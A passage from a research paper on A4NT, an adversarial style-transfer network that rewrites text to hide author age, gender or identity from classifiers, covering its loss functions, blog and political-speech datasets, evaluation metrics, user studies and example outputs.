A simpler and more stable alternative we use is to forgo the reconstruction and just computing the likelihood of reconstruction of $s_x$ when applying reverse style-transfer on $\tilde{s_y}$. This likelihood is simple to obtain from the reverse A$^4$NT network $Z_{yx}$ using the word distribution probabilities at the output. This cyclic loss computation is illustrated in Figure 5. Duly, we compute reconstruction probability $P_r(s_x|\tilde{s_y})$ and define the semantic loss as:

$$P_r(s_x|\tilde{s_y}) = \prod_{t=0}^{n-1} p_{z_{yx}}(w_t|\tilde{s_y}) \tag{9}$$

$$L_{\text{sem}}(\tilde{s_y}, s_x) = -\log P_r(s_x|\tilde{s_y}) \tag{10}$$

The lower the semantic loss $L_{\text{sem}}$, the higher the reconstruction probability and thus more meaning of the input sentence $s_x$ is preserved in the style-transfer output $\tilde{s_y}$.

#### 4.4.2 Semantic Embedding Loss

An alternative approach to measuring the semantic loss is to embed the two sentences, $\tilde{s_y}$ and $s_x$, into a semantic space and compare the two embedding vectors using $l_1$ distance. The idea is that a semantic embedding method puts similar meaning sentences close to each other in this vector space. This approach is used in many natural language processing tasks, for example in semantic entailment [47]

Since we do not have annotations of semantic relatedness on our datasets, it is not possible to train a semantic embedding model but instead we have to rely on pre-trained models known to have good transfer learning performance. Several such semantic sentence embeddings are available in the literature [47, 48]. We use the universal sentence embedding model from [47], pre-trained on the Stanford natural language inference dataset [49].

We embed the two sentences using this semantic embedding model $F$ and use the $l_1$ distance to compare the two embeddings and define the semantic loss as:

$$L_{\text{sem}}(\tilde{s_y}, s_x) = \sum_{dim} \left| F(s_x) - F(\tilde{s_y}) \right| \tag{11}$$

### 4.5 Smoothness with Language Loss

The A$^4$NT network can minimize the style and the semantic losses, while still producing text which is broken and grammatically incorrect. To minimize the style loss the A$^4$NT network needs to add words typical of the target attribute style. While minimizing the semantic loss, it needs to retain the semantically relevant words from the input text. However neither of these two losses explicitly enforces correct grammar and word order of $\tilde{s}$.

On the other hand, unconditional neural language models are good at producing grammatically correct text. The likelihood of the sentence produced by our A$^4$NT model $\tilde{s}$ under an unconditional language model, $M_y$, trained on the text by target attribute authors $y$, is a good indicator of the grammatical correctness of $\tilde{s}$. The higher the likelihood, the more likely the generated text $\tilde{s}$ has syntactic properties seen in the real data. Therefore, we add an additional language smoothness loss on $\tilde{s}$ in order to enforce $Z$ to produce syntactically correct text.

$$L_{\text{lang}}(\tilde{s}) = -\log M_y(\tilde{s}) \tag{12}$$

**Overall loss function:** The A$^4$NT network is trained with a weighted combination of the three losses: style loss, semantic consistency and language smoothing loss.

$$L_{\text{tot}}(Z_{xy}) = w_{\text{sty}} L_{\text{style}} + w_{\text{sem}} L_{\text{sem}} + w_l L_{\text{lang}} \tag{13}$$

We chose the above three weights so that the magnitude of the weighted loss terms are approximately equal at the beginning of training. Model training was not sensitive to exact values of the weights chosen that way.

**Implementation details:** We implement our model using the PyTorch framework [50]. The networks are trained by optimizing the loss functions described with stochastic gradient descent using the RMSprop algorithm [51]. The A$^4$NT network is pre-trained as an autoencoder, i.e to reconstruct the input sentence, before being trained with the loss function described in (13). During the GAN training, the A$^4$NT network and the attribute classifiers are trained for one minibatch each alternatively. We will open source our code, models and data at the time of publication.

## 5 Experimental Setup

We test our A$^4$NT network on obfuscation of three different attributes of authors on two different datasets. The three attributes we experiment with include author's age (under 20 vs over 20), gender (male vs female authors), and author identities (setting with two authors).

## 5.1 Datasets

We use two real world datasets for our experiments: Blog Authorship corpus [37] and Political Speech dataset. The datasets are from very different sources with distinct language styles, the first being from mini blogs written by several anonymous authors, and the second from political speeches of two US presidents Barack Obama and Donald Trump. This allows us to show that our approach works well across very different language corpora.

**Blog dataset:** The blog dataset is a large collection of micro blogs from blogger.com collected by [37]. The dataset consists of 19,320 "documents" along with annotation of author's age, gender, occupation and star-sign. Each document is a collection of all posts by a single author. We utilize this dataset in two different settings; split by gender (referred to as blog-gender setting) and split by age annotation (blog-age setting). In the blog-age setting, we group the age annotations into two groups, teenagers (age between 13-18) and adults (age between 23-45) to obtain data with binary age labels. Age-groups 19-22 are missing in the original dataset. Since the dataset consists of free form text written while blogging with no proper sentence boundaries markers, we use the Stanford CoreNLP tool to segment the documents into sentences. All numbers are replaced with the NUM token. For training and evaluation, the whole dataset is split into training set of 13,636 documents, validation set of 2,799 documents and test set of 2,885 documents.

**Political speech dataset:** To test the limits of how far style imitation based anonymization can help protect author identity, we also test our model on two well known political figures with very different verbal styles. We collected the transcriptions of political speeches of Barack Obama and Donald Trump made available by the The American Presidency Project [52]. While the two authors talk about similar topics they have highly distinctive styles and vocabularies, making it a challenging dataset for our A$^4$NT network. The dataset consists of 372 speeches, with about 65,000 sentences in total as shown in Table I. We treat each speech as a separate document when evaluating the classification results on the document-level. This dataset contains a significant amount of references to named entities like people, organizations, etc. To avoid that both attribute classifiers and the style transfer model rely on these references to specific people, we use the Stanford Named Entity Recognizer tool [53] to identify and replace these entities with entity labels. The dataset is split into training set of 250 speeches, validation set of 49 speeches and test set of 73 speeches.

The comparison of the two datasets can be found in Table I. The blog dataset is much larger and therefore we run most of our evaluation on it. Using these two datasets, we evaluate our model in three different attribute obfuscation settings, namely age (blog-age), gender (blog-gender) and identity obfuscation (speech dataset). Detailed analysis of our model presented in Section 6.2 is done on the validation split of the blog dataset, in the blog-age setting, containing 2,799 documents and 518,268 sentences.

| **Dataset** | Attributes | # Documents | # Sentences | # Vocabulary |
|---|---|---|---|---|
| Speech | Identity | 372 | 65k | 5.6k |
| Blog | Age, Gender | 19320 | 3.38 Mil | 22k |

Table I: Comparing statistics of the two datasets.

## 5.2 Evaluation Methods

We evaluate our models with according to two different aspects: **(a)** *Privacy effectiveness*, to measure how well the A$^4$NT network can fool the attribute classifiers and **(b)** *Semantic similarity*, quantifying how much of the input sentence semantics is preserved after style transfer.

To quantify privacy effectiveness we compare the F1-score of the attribute classifiers on the original data and the generated text. To mimic a real-world setting where we will not have access to the parameters of the attribute-classifier used by the adversary to train our A$^4$NT network, we test it against attribute classifiers which have been separately trained on real data.

The F1-score for the attribute classifiers is defined as:

$$F1 = 2 * \frac{\text{precision} * \text{recall}}{\text{precision} + \text{recall}} \tag{14}$$

With successful style transfer, the attribute classifier will misclassify generated text and the F1-scores will drop. We consider the obfuscation to be successful if the F1-score drops below that of a random guessing classifier. Note that since the datasets are not perfectly balanced with respect to the binary attributes, the F1-score for random classifier is not 0.5. The expected document-level F1-scores of random guessing are 0.54 for the blog-age setting, 0.5 for the blog-gender setting, and 0.61 for the speech data.

For achieving obfuscation, having the attribute classifier around random chance-level is more desirable than pushing the classifier to 0% accuracy. Zero accuracy means the classifier has perfectly misclassified every sample. In a binary classification setting like age-group or gender, if the adversary detects there has been obfuscation he can fully recover the original classes by just flipping the decisions of the classifier. However if the obfuscation is to the random chance-level, even upon detection, the best the adversary can do is to get the random chance accuracy. This also holds true for multi-class situation, as can be seen from the information theoretic point of view. To achieve perfect obfuscation, we want the attribute classifier output to contain minimum information about the true class of the input text. When the classifier accuracy of the $k$-class attribute classifier is at the random chance-level, it is guessing the class labels with uniform probability $p(y|c) \sim \text{Uniform}(1,2,\cdots,k)$.

In this case the mutual information between the classifier predicted label $y$ and true label $c$ is zero, since the $p(y|c) = p(y)$. However, the prediction of classifier $p(y|c)$ at 0% accuracy is not independent of the input class-label since it cannot take the correct class value $c$, i.e $p(y|c) \sim \text{Uniform}(1, 2, \cdots, c-1, c+1, \cdots, k)$. This leads to non-zero mutual information between $y$ and $c$. Hence, we use the random chance-level as our success criteria for obfuscation instead of targeting 0% classifier accuracy.

To quantify semantic similarity, we use the meteor metric [54]. It is used in machine translation and image captioning to evaluate the similarity between the candidate text and a reference text. Meteor compares the candidate text to one or more references by matching n-grams, while allowing for soft matches using synonym and paraphrase tables. Meteor score lies between zero and one with zero indicating no similarity and one indicating identical sentences. For a point of reference, the state-of-the-art methods for paraphrase generation task achieve meteor scores between 0.35-0.4 [55] and for multimodal machine translation task achieve meteor score in the range 0.5-0.55 [56]. We use the meteor score between the generated and input text as the measure of semantic similarity.

However, the automatic evaluation for semantic similarity is not perfectly correlated with human judgments, especially with few reference sentences. To address this, we additionally conduct two user studies on a subset of the test data of 745 sentences, first to compare the semantic similarity between different obfuscation methods relatively, and second to measure the semantic similarity between the model output and input text on an absolute scale. We ask human annotators on Amazon Mechanical Turk (AMT) to judge the semantic similarity of the generated text from our models. No other information was collected from the annotators, thereby keeping them anonymous. The annotators were compensated for their work through the AMT system. We manually screened the text shown to the annotators to make sure it contained no obvious offensive content.

## 5.3 Baselines

We use the two baseline methods below to compare our model with. Both chosen baselines are automatic obfuscation methods not relying on hand-crafted rules.

**Autoencoder** We train our A$^4$NT network $Z$ as an autoencoder, where it takes as input $s_x$ and tries to reproduce it from the encoding. The autoencoder is trained similar to a standard neural language model with cross entropy loss. We train two such auto-encoders $Z_{xx}$ and $Z_{yy}$ for the two attributes. Now simple style transfer can be achieved from $x$ to $y$ by feeding the sentence $s_x$ to the autoencoder of the other attribute class $Z_{yy}$. Since $Z_{yy}$ is trained to output text in the $y$ domain, the sentence $Z_{yy}(s_x)$ tends to look similar to sentences in $y$. This model sets the baseline for style transfer that can be achieved without cross domain training using GANs, with the same network architecture and the same number of parameters.

**Google machine translation:** A simple and accessible approach to change writing style of a piece of text without hand designed rules is to use generic machine translation software. The input text is translated from a source language to multiple intermediate languages and finally translating back to the source language. The hope is that through this round-trip the style of the text has changed, with the meaning preserved. This approach was used in the PAN authorship obfuscation challenge recently [16].

We use the Google machine translation service[1] to perform the round-trip translation of our input sentences. We have tried a varying number of intermediate languages, results of which will be discussed in Section 6. Since Google limits the api calls and imposes character limits on manual translation, we use this baseline only on the subset of 745 sentences from the test set for human evaluation.

# 6 Experimental Results

We test our model on the three settings discussed in Section 5 with the goal to understand if the proposed A$^4$NT network can fool the attribute classifiers to protect the anonymity of the author attributes. Through quantitative evaluation done in Section 6.1, we show that this is indeed the case: our A$^4$NT network learns to fool the attribute classifiers across all three settings. We compare the two semantic loss functions presented in Section 4.4 and show that the proposed reconstruction likelihood loss does better than pre-trained semantic encoding.

However, this privacy gain comes with a trade-off. The semantics of the input text is sometimes altered. In Section 6.2, using qualitative examples, we analyze the failure modes of our system and identify limits up to which style-transfer can help preserve anonymity.

We use three variants of our model in the following study. The first model uses the semantic encoding loss described in Section 4.4.2 and is referred to as *FBsem*. The second uses the reconstruction likelihood loss discussed in Section 4.4.1 instead, and is denoted by *CycML*. Finally, *CycML+Lang* uses both cyclic maximum likelihood and the language smoothing loss described in Section 4.5.

## 6.1 Quantitative Evaluation

Before analyzing the performance of our A$^4$NT network, we evaluate the attribute classifiers on the three settings we use. For this, we train the attribute classifier model in Section 4.1 on all three settings. Table II shows the F1-scores of the attribute classifiers on the training and the validation splits of the blog and the speech datasets. Document-level scores are

[1] https://translate.google.com/

| Setting | Training Set | | Validation Set | |
|---|---|---|---|---|
| | Sentence | Document | Sentence | Document |
| Speechdata | 0.84 | 1.00 | 0.68 | 1.00 |
| Blog-age | 0.76 | 0.92 | 0.74 | 0.88 |
| Blog-gender | 0.64 | 0.93 | 0.52 | 0.75 |

Table II: F1-scores of the attribute classifiers. All of them do well and better than the document-level random chance (0.62 for speech), (0.53 for age), and (0.50 for gender).

obtained from accumulating the class log-probability scores on each sentence in a document before picking the maximum scoring class as the output label. We also tried hard voting to accumulate sentence level decisions, and observed that the hard voting results follow the same trend across datasets and splits.

On the smaller political speech dataset, the attribute classifier is able to easily discriminate between the two authors, Barack Obama and Donald Trump, achieving perfect F1-score of 1.0 on both the training and the validation splits. The model also performs well on the age-group classification, achieving F1-score of 0.88 on the validation set at the document-level. Gender classification turns out to be the hardest to generalize, with a significant drop in F1-score on the validation set compared to the training set (down to 0.75 from 0.93). However, we note that our gender classifier achieves similar document-level classification accuracies to the traditional stylometric methods (76.1% accuracy reported in [4], compared to 74.1% accuracy achieved by our model). In all three tasks, the performance on sentence-level is worse than on document-level classification. This is especially true in the gender classification task, where the sentence-level classification does only marginally better than the random chance (0.52 F1-score). This is expected since the stylistic differences between authors of different genders is not visible in strong in all the sentences. However there is usually a few sentences within a document where these stylistic differences are strong. Thus when we aggregate the classifier scores over a document, the classifier does much better and is well above the random chance (0.75 F1-score vs 0.50 chance-level). Document-level classification also generalizes better with less difference between training and validation set F1-scores in Table II. Henceforth, we will use document-level F1-score as our primary metric when evaluating the effectiveness of A$^4$NT networks.

#### 6.1.1 Quantifying Privacy Gains from A$^4$NT

We evaluate the performance of our A$^4$NT network using the attribute classifiers presented in the previous section. To obfuscate the authorship of a document, the A$^4$NT network is run on every sentence in a document to transfer style from the true attribute to the target one. For example, to mask age of a teenager written document we use the A$^4$NT network $Z_{Teen-Adult}$. Style-transferred document is input to the attribute classifier of the source attribute and F1-score of this classifier is computed. This measures the privacy effectiveness of the style transfer. Meteor score is computed between the source sentence and the A$^4$NT output, to measure the semantic similarity.

Table III shows these results in the three settings. On the small speech dataset all methods, including the autoencoder baseline described in Section 5.3, successfully fool the attribute classifier. They all obtain F1-scores below the chance-level, with our A$^4$NT networks doing better. However the meteor scores of all models is significantly lower than in the blog dataset, indicating significant amount of semantic loss in the process of anonymization.

On the larger blog dataset, the autoencoder baseline fails to fool the attribute classifier, with only a small drop in F1-score of 0.03 (from 0.88 to 0.85) in case of age and 0.14 in case of gender (from 0.75 to 0.61) Our A$^4$NT models however do much better, with all of them being able to drop the F1-score below the random chance.

The *FBsem* model using semantic encoder loss achieves the largest privacy gain, by decreasing the F1-scores from 0.88 to 0.08 in case of age and from 0.75 to 0.39 in case of gender. This model however suffers from poor meteor scores, indicating the sentences produced after the style transfer are no longer similar to the input.

The model using reconstruction likelihood to enforce semantic consistency, *CycML*, fares much better in meteor metric in both age and gender style transfer. It is still able to fool the classifier, albeit with smaller drops in F1-scores (still below random chance). Finally, with addition of the language smoothing loss (*CycML+Lang*), we see a further improvement in the meteor score in the blog-age setting, while the performance remains similar to *CycML* on blog-gender setting and the speech dataset. However, the language smoothing model *CycML+Lang* fares better in the user study discussed in Section 6.1.2 and also produces better qualitative samples as will be seen in Section 6.2.

**Generalization to other classifiers:** An important question to answer if A$^4$NT is to be applied to protect the privacy of author attributes, is how well it performs against unseen NLP based adversaries ? To test this we trained ten different attribute classifiers networks on the blog-age setting. These networks vary in architectures (LSTM, CNN and LSTM+CNN) and hyper-parameters (number of layers and number of units), but all of them achieve good performance in predicting the age attribute. The networks were chosen to reflect real-world architecture choices used for text classification. Results from evaluating the text generated by the A$^4$NT networks using these "holdout" classifiers are shown in Table IV. The column "mean" shows the mean performance of the ten classifiers and "max" shows the score of best performing classifier

| Model | Blog-age data | | | Blog-gender data | | | Speech dataset | | |
|---|---|---|---|---|---|---|---|---|---|
| | Sent F1 | Doc F1 | Meteor | Sent F1 | Doc F1 | Meteor | Sent F1 | Doc F1 | Meteor |
| Random classifier | 0.54 | 0.54 | - | 0.53 | 0.5 | - | 0.60 | 0.61 | - |
| Original text | 0.74 | 0.88 | 1.0 | 0.52 | 0.75 | 1.0 | 0.68 | 1.00 | 1.0 |
| Autoencoder | 0.69 | 0.85 | 0.77 | 0.49 | 0.61 | 0.78 | *0.26* | *0.12* | 0.32 |
| $A^4$NT FBsem | *0.43* | *0.08* | 0.40 | *0.45* | *0.39* | 0.53 | *0.12* | *0.00* | 0.28 |
| $A^4$NT CycML | *0.49* | *0.20* | 0.57 | *0.41* | *0.44* | **0.79** | *0.11* | *0.00* | **0.29** |
| $A^4$NT CycML+Lang | *0.54* | *0.32* | **0.69** | *0.44* | *0.39* | **0.79** | *0.12* | *0.00* | **0.29** |

Table III: Performance of the style transfer anonymization in fooling the classifiers, across the three settings. F1 (lower is better) and Meteor (higher is better). F1-scores below chance levels are shown in italics.

Holdout classifiers have good performance on the original text, achieving mean 0.85 document-level F1-score. Table IV shows that all three $A^4$NT networks generalize well and are able to drop the document F1-score of the holdout classifiers to the random chance level (0.54 for the blog-age setting). They perform slightly worse than on the seen LSTM classifier, but are able to significantly drop the performance of all the holdout classifiers (mean F1 score drops from 0.85 to 0.53 or below). This is a strong empirical evidence that the transformations applied by the $A^4$NT networks are not specific to the classifier they are trained with, but can also generalize to other adversaries.

We conclude that the proposed $A^4$NT networks are able to fool the attribute classifiers on all three tested tasks and also show generalization ability to fool classifier architectures not seen during training.

Note that here we have considered dropping the classifier score below the random chance-level on average as the criteria for fooling the classifiers and protecting privacy as motivated in Section 5.2. However, in some scenarios it is desirable for the obfuscation model to fool the classifiers all the time and pushing adversary to achieving 0% classification accuracy. This guarantee would provide the user the freedom to use the obfuscation only when desired. Our $A^4$NT model is not able to reach this level of 100% obfuscation. It remains an important open problem for the future work to achieve 100% obfuscation while preserving semantics, so that the user remains in full control.

**Comparison to prior work:** We also compare the performance of our model to a prior work on automatic anonymization [26]. This work proposes to anonymize the writing style by computing average statistics on certain text features and applying pre-defined transformations to change the input text statistics towards the average. We refer to this model as *C-Avg* and test this model on our age obfuscation task using the official code from [26]. The results are shown in Table V. For fair comparison we compare the performance against a holdout classifier, not seen by our model as well. We can see that the *C-Avg* model [26] does not perform well on the age obfuscation task, managing to drop the F1-score only to 0.77 from 0.84, which is well above the random chance-level. Our $A^4$NT model however drops the F1-score below the chance-level to 0.44. Our model does better in semantic similarity as well, achieving meteor score of 0.69 compared to 0.55 obtained by *C-Avg*. The poor performance of *C-Avg* model [26] on the age obfuscation task is due to the fact that *C-Avg* relies on hand designed transformations (eg. substituting synonyms from a dictionary) which does not generalize well to the diverse writing styles found in the blog dataset. This highlights the advantage of the proposed approach to learn to perform obfuscation directly from the data.

**Different operating points :** Our $A^4$NT model offers the ability to obtain multiple different style-transfer outputs by simply sampling from the models distribution. This is useful as different text samples might have different levels of semantic similarity and privacy effectiveness. Having multiple samples allows users to choose the level of semantic similarity vs privacy trade-off they prefer.

We illustrate this in Figure 6. Here five samples are obtained from each $A^4$NT model for each sentence in the test set. By choosing the sentence with minimum, maximum or random meteor scores w.r.t the input text, we can obtain a trade-off between semantic similarity and privacy. We see that while the *FBsem* model offers limited variability, *CycML+LangLoss* offers a wide range of choices of operating points. All operating points of *CycML+LangLoss* achieve better meteor score than 0.5, which indicates this model preserves the semantic similarity well.

### 6.1.2 Human Judgments for Semantic Consistency

In machine translation and image captioning literature, it is well known that automatic semantic similarity evaluation metrics like meteor are only reliable to a certain extent. Evaluation from human judges is still the gold-standard with which models can be reliably compared.

Accordingly, we conduct user studies to judge the se-

| Model | Seen Classifier F1-score | Holdout Classifiers | |
|---|---|---|---|
| | | Mean F1 | Max F1 |
| Original text | 0.88 | 0.85 | 0.87 |
| Autoencoder | 0.85 | 0.83 | 0.84 |
| A$^4$NT FBsem | *0.08* | *0.19* | *0.31* |
| A$^4$NT CycML | *0.20* | *0.41* | 0.58 |
| A$^4$NT CycML+Lang | *0.32* | *0.53* | 0.62 |

Table IV: Evaluating the A$^4$NT anonymization against previously unseen (holdout) classifiers, on blogdata (age). Document-level F1 score is used.

| Model | Holdout Classifier Doc F1-score | Meteor |
|---|---|---|
| Original text | 0.84 | 1.0 |
| *C-Avg* [26] | 0.77 | 0.55 |
| Ours | ***0.44*** | **0.69** |

Table V: Comparison of our A$^4$NT model to prior work on automatic anonymization. We compare both privacy effectiveness against a classifier and semantic consistency (meteor metric).

mantic similarity preserved by our A$^4$NT networks. The evaluations were conducted on a subset of 745 random sentences from the test split of the blog-age dataset. First, output from different A$^4$NT models is obtained for the 745 test sentences. If any model generates identical sentences to the input, this model is ranked first automatically without human evaluation. Note that, in some cases, multiple models can achieve rank-1, when they all produce identical outputs. The cases without any identical sentences to the input are evaluated using human annotators on Amazon Mechanical Turk (AMT). An annotator is shown one input sentence and multiple style-transfer outputs and is asked to pick the output sentence which is closest in meaning to the input sentence. Three unique annotators are shown each test sample and majority voting is used to determine the model which ranks first. Cases with no majority from human evaluators are excluded.





Figure 6: Operating points of A$^4$NT models on test set.

The main goal of the study is to identify which of the three A$^4$NT networks performs best in terms of semantic similarity according to human judges. We also compare the best of our three systems to the baseline model based on Google machine translation, discussed in Section 5.3.

For the machine translation baseline, we obtain style-transferred texts from four different language round-trips. We started with English→German→French→English, and obtained three more versions with incrementally adding Spanish, Finnish and finally Armenian languages into the chain before the translation back to English.

To pick the operating points for the user study, we compare the performance of these four machine translation baselines and our three models on the human-evaluation test set in Figure 7. Note that here we show sentence-level F1 score on the y-axis as the human-evaluation test set is too small for document-level evaluation. We see that none of the Google machine translation baselines are able to fool the attribute classifiers. The model with 5-hop translation achieves best (lowest) F1-score of 0.81 which is only slightly less than the input data F1-score of 0.9. This model also achieves significantly worse meteor score than any of our A$^4$NT models.

We conduct the user study comparing our style-transfer models on two operating points of 0.5 F1-score and 0.66 F1-scores, to obtain human judgments at two different levels of privacy effectiveness as shown in Table VI. We see that the model *CycML+Lang* outperforms the other two models at both operating points. *CycML+Lang* wins 50.74% of the time (ignoring ties) at operating point 0.5 and 57.87% of the time at operating point 0.66. These results combined with quantitative evaluation discussed in Section 6.1 confirm that the cyclic ML loss combined with the language model loss gives the best trade-off between semantic similarity and privacy effectiveness.

Finally, we conduct the user study between the *CycML+Lang* model operating at 0.79 and the Google machine translation baseline with 3 hops. The operating point is chosen so that the two models are closest to each other in privacy effectiveness and meteor score. Results in Table VII show that our model wins over the GoogleMT baseline by approximately 16% (59.46% vs 43.76% rank1) on semantic similarity as per human judges, while still having better privacy effectiveness. This is largely because our A$^4$NT model learns not to change the input text if it is already ambiguous for the attribute classifier, and only makes changes when necessary. In contrast, changes made by GoogleMT round trip are not optimized towards maximizing privacy gain, and can change the input text even when no change is needed.

Apart from the relative evaluation between our model





Figure 7: Privacy and semantic consistency of A$^4$NT and the Google MT baseline on the human evaluation test set

| Operating Point | FBsem | CycML | CycML + Lang |
|---|---|---|---|
| 0.66 | 32.02 | 39.75 | **57.87** |
| 0.5 | 15.03 | 31.68 | **50.74** |

Table VI: User study to judge semantic similarity. Three variants of our model are compared. Numbers show the % times the model ranked first. Can add to more than 100% as multiple models can have rank-1.

| Comparison | A$^4$NT CycML + Lang | GoogleMT |
|---|---|---|
| Operating point | 0.79 | 0.85 |
| Relative (% Rank 1) | **59.46** | 43.76 |
| Absolute (0-5) | **4.51±0.84** | 4.16±0.89 |

Table VII: User study of our best model and the Google MT baseline.

and the GoogleMT baseline, we additionally conduct separate a user study for both the models to assess the semantic similarity to the input sentence in an absolute scale. This study is conducted on the same human-evaluation test set containing 745 sentences and using the AMT platform as before. We show each human judge the input sentence and output form either of the models and ask them to rate the similarity to the input in a Likert scale from zero to five. We adopt the instruction used in SemEval task [57] to describe the different rating values to the user. Here zero rating corresponds to the worst case where the input and output sentences are not semantically related and five corresponds to the best case where they are equivalent in meaning. Full definition of scales and further details about the user study is presented in the appendix B. Each input-output pair is evaluated by three human judges and we report the mean score and standard deviation in Table VII. We see the same trend as in the relative evaluation and our model achieves better overall score of 4.51/5.0 compared to 4.16 obtained by the GoogleMT baseline. The score of the A$^4$NT model lies between the ratings of 4.0 (sentences are equivalent with unimportant details differing) and 5.0 (sentences are equivalent). This shows that the A$^4$NT model preserves the meaning of the input sentence on average, by making semantically equivalent changes to fool the authorship classifier.

## 6.2 Qualitative Analysis

In this section we analyze some qualitative examples of anonymized text produced by our A$^4$NT model and try to identify the strengths and the weaknesses of this approach. Then we analyze the performance of the A$^4$NT network on different levels of input difficulty. We use the attribute classifiers' score as a proxy measure of the input text difficulty. If the text is confidently correctly classified (with classification score of 1.0) by the attribute classifier, then the A$^4$NT network has to make significant changes to fool the classifier. If it is already misclassified, the style-transfer network should ideally not make any changes.

### 6.2.1 Examples of Style Transfer for anonymization

Table VIII shows the results of our A$^4$NT model *CycML+Lang* applied to some example sentences in the blog-age setting. Style transfer in both directions, teenager to adult and adult to teenager, is shown along with the corresponding source attribute classifier scores. The examples illustrate some of the common changes made by the model and are grouped into three categories for analysis (# column in Table VIII).

**# 1. Using synonyms:** The A$^4$NT network often uses synonyms to change the style to target attribute. This is seen in style transfers in both directions, teen to adult and adult to teen in category # 1 samples in Table VIII. We can see the model replacing "yeh" with "ooh", "would" with "will", "..." with "," and so on when going from teen to adult, and replacing "funnily enough" with "haha besides", "work out" with "go out" and so on when changing from adult to teen. We can also see that the changes are not static, but depend on the context. For example "yeh" is replaced with "alas" in one instance and with "ooh" in another. These changes do not alter the meaning of the sentence too much, but fool the attribute classifiers thereby providing privacy to the author attribute.

**# 2. Replacing slang words:** When changing from teen to adult, A$^4$NT often replaces the slang words or incorrectly spelled words with standard English words, as seen in category #2 in Table VIII. For example, replacing "wad" (what) with "definitely", "wadeva" with "perhaps" and "nuthing" with "ofcourse". The opposite effect is seen when going from adult to teenager, with addition of "diz" (this) and replacing of "think" with "relized" (realized). These changes are learned entirely from the data, and would be very hard to encode explicitly in a rule-based system due to the variety in slangs and spelling mistakes.

**# 3. Semantic changes:** One failure mode of A$^4$NT is when the input sentence has semantic content which is significantly more biased to the author's class. These examples are shown in category #3 in Table VIII. For example, when an adult author mentions his "wife", the

| # | Input: Teen | A(x) | Output: Adult | A(x) |
|---|---|---|---|---|
| 1 | and yeh... it's raining lots now | 0.97 | and ooh... it's raining lots now | 0.23 |
| 1 | yeahh... i never let anyone really know how i'm feeling. | 0.94 | anyhow, i never let anyone really know how i'm feeling . | 0.24 |
| 1 | yeh, it's just goin ok here too! | 0.95 | alas, it's just goin ok here too! | 0.30 |
| 1 | would i go so far to say that i love her? | 0.52 | will i go so far to say that i love her? | 0.36 |
| 2 | wad a nice day.. spend almost the whole afternoon doing work! | 0.99 | definitely a nice day.. spend almost the whole afternoon doing work! | 0.19 |
| 2 | wadeva told u secrets wad did u do ? | 0.98 | perhaps told u secrets why did u do ? | 0.49 |
| 2 | i don't know y i even went into dis relationship | 0.92 | i don't know why i even went into another relationship . | 0.33 |
| 2 | i have nuthing else to say about this horrid day. | 0.79 | i have ofcourse else to say about this accountable day. | 0.08 |
| 3 | after school i got my hair cut so it looks nice again. | 1.0 | after all i have my hair cut so it looks nice again. | 0.42 |
| 3 | i had an interesting day at skool. | 0.97 | i had an interesting day at wedding. | 0.05 |
| # | **Input: Adult** | A(x) | **Output: Teen** | A(x) |
| 1 | funnily enough , i do n't care all that much. | 0.58 | haha besides , i do n't care all that much. | 0.05 |
| 1 | i may go to san francisco state, or i may go back. | 0.54 | i shall go to san francisco state, or i may go back. | 0.09 |
| 1 | i wonder if they 'll work out... hard to say. | 0.52 | i wonder if they 'll go out... hard to say. | 0.39 |
| 2 | one is to mix my exercise order a bit more. | 0.97 | one is to mix my diz exercise order a bit more. | 0.08 |
| 2 | ok, think i really will go to bed now. | 0.79 | ok, relized i really will go to bed now. | 0.08 |
| 3 | my first day going out to see clients after vacation. | 0.98 | my first day going out to see some1 after vacation. | 0.04 |
| 3 | i'd tell my wife how much i love her every time i saw her. | 0.96 | i'd tell my crush how much i love her every time i saw her. | 0.06 |
| 3 | i do believe all you need is love. | 0.58 | i dont think all you need is love . | 0.11 |

Table VIII: Qualitative examples of anonymization through style transfer in the blog-age setting. Style transfer in both direction is shown along with the attribute classifier score of the source attribute.

| Input: Obama | Output: Trump |
|---|---|
| we can do this because we are MISC. | we will do that because we are MISC. |
| we can do better than that. | we will do that better than anybody. |
| it's not about reverend PERSON. | it's not about crooked PERSON. |
| but i'm going to need your help. | but i'm going to fight for your country. |
| so that's my vision. | so that's my opinion. |
| their situation is getting worse. | their media is getting worse. |
| i'm kind of the term PERSON because i do care. | i'm tired of the system of PERSON PERSON because they don't care. |
| that's what we need to change. | that's what she wanted to change. |
| that's how our democracy works. | that's how our horrible horrible trade deals. |

Table IX: Qualitative examples of style transfer on the speech dataset from Obama to Trump's style

A$^4$NT network replaces it with "crush", altering the meaning of the input sentence. Some common entity pairs where this behavior is seen are with (*school*↔*work*), (*class*↔*office*), (*dad*↔*husband*), (*mum*↔*wife*), and so on. Arguably, in such cases, there is no obvious solution to mask the identity of the author without altering these obviously biased content words.

On the smaller speech dataset however, the changes made by the A$^4$NT model alter the semantics of the sentences in some cases. Few example style transfers from Obama to Trump's style are shown in Table IX. We see that A$^4$NT inserts hyperbole ("better than anybody", "horrible horrible", "crooked"), references to "media" and "system", all salient features of Trump's style. We see that the style-transfer here is quite successful, sufficient to completely fool the identity classifier as was seen in Table III. However, and somewhat expectedly, the semantics of the input sentence is generally lost. A possible cause is that the attribute classifier is too strong on this data, owing to the small dataset size and the highly distinctive styles of the two authors, and to fool them the A$^4$NT network learns to make drastic changes to the input text.

### 6.2.2 Performance Across Input Difficulty

Figure 8 compares the attribute classifier score on the input sentence and the A$^4$NT output. Ideally we want all the A$^4$NT outputs to score below the decision boundary, while also not increasing the classifier score compared to input text. This "ideal score" is shown as grey solid line. We see that for the most part all three A$^4$NT models are below or close to this ideal line. As the input text gets more difficult (increasing attribute classifier score), the *CycML* and *CycML+Lang* slightly cross above the ideal line, but still provide significant improvement over the input text (drop in classifier score of about ~ 0.45).

Now, we analyze how much of input semantics is preserved with increasing difficulty. Figure 9 plots the meteor

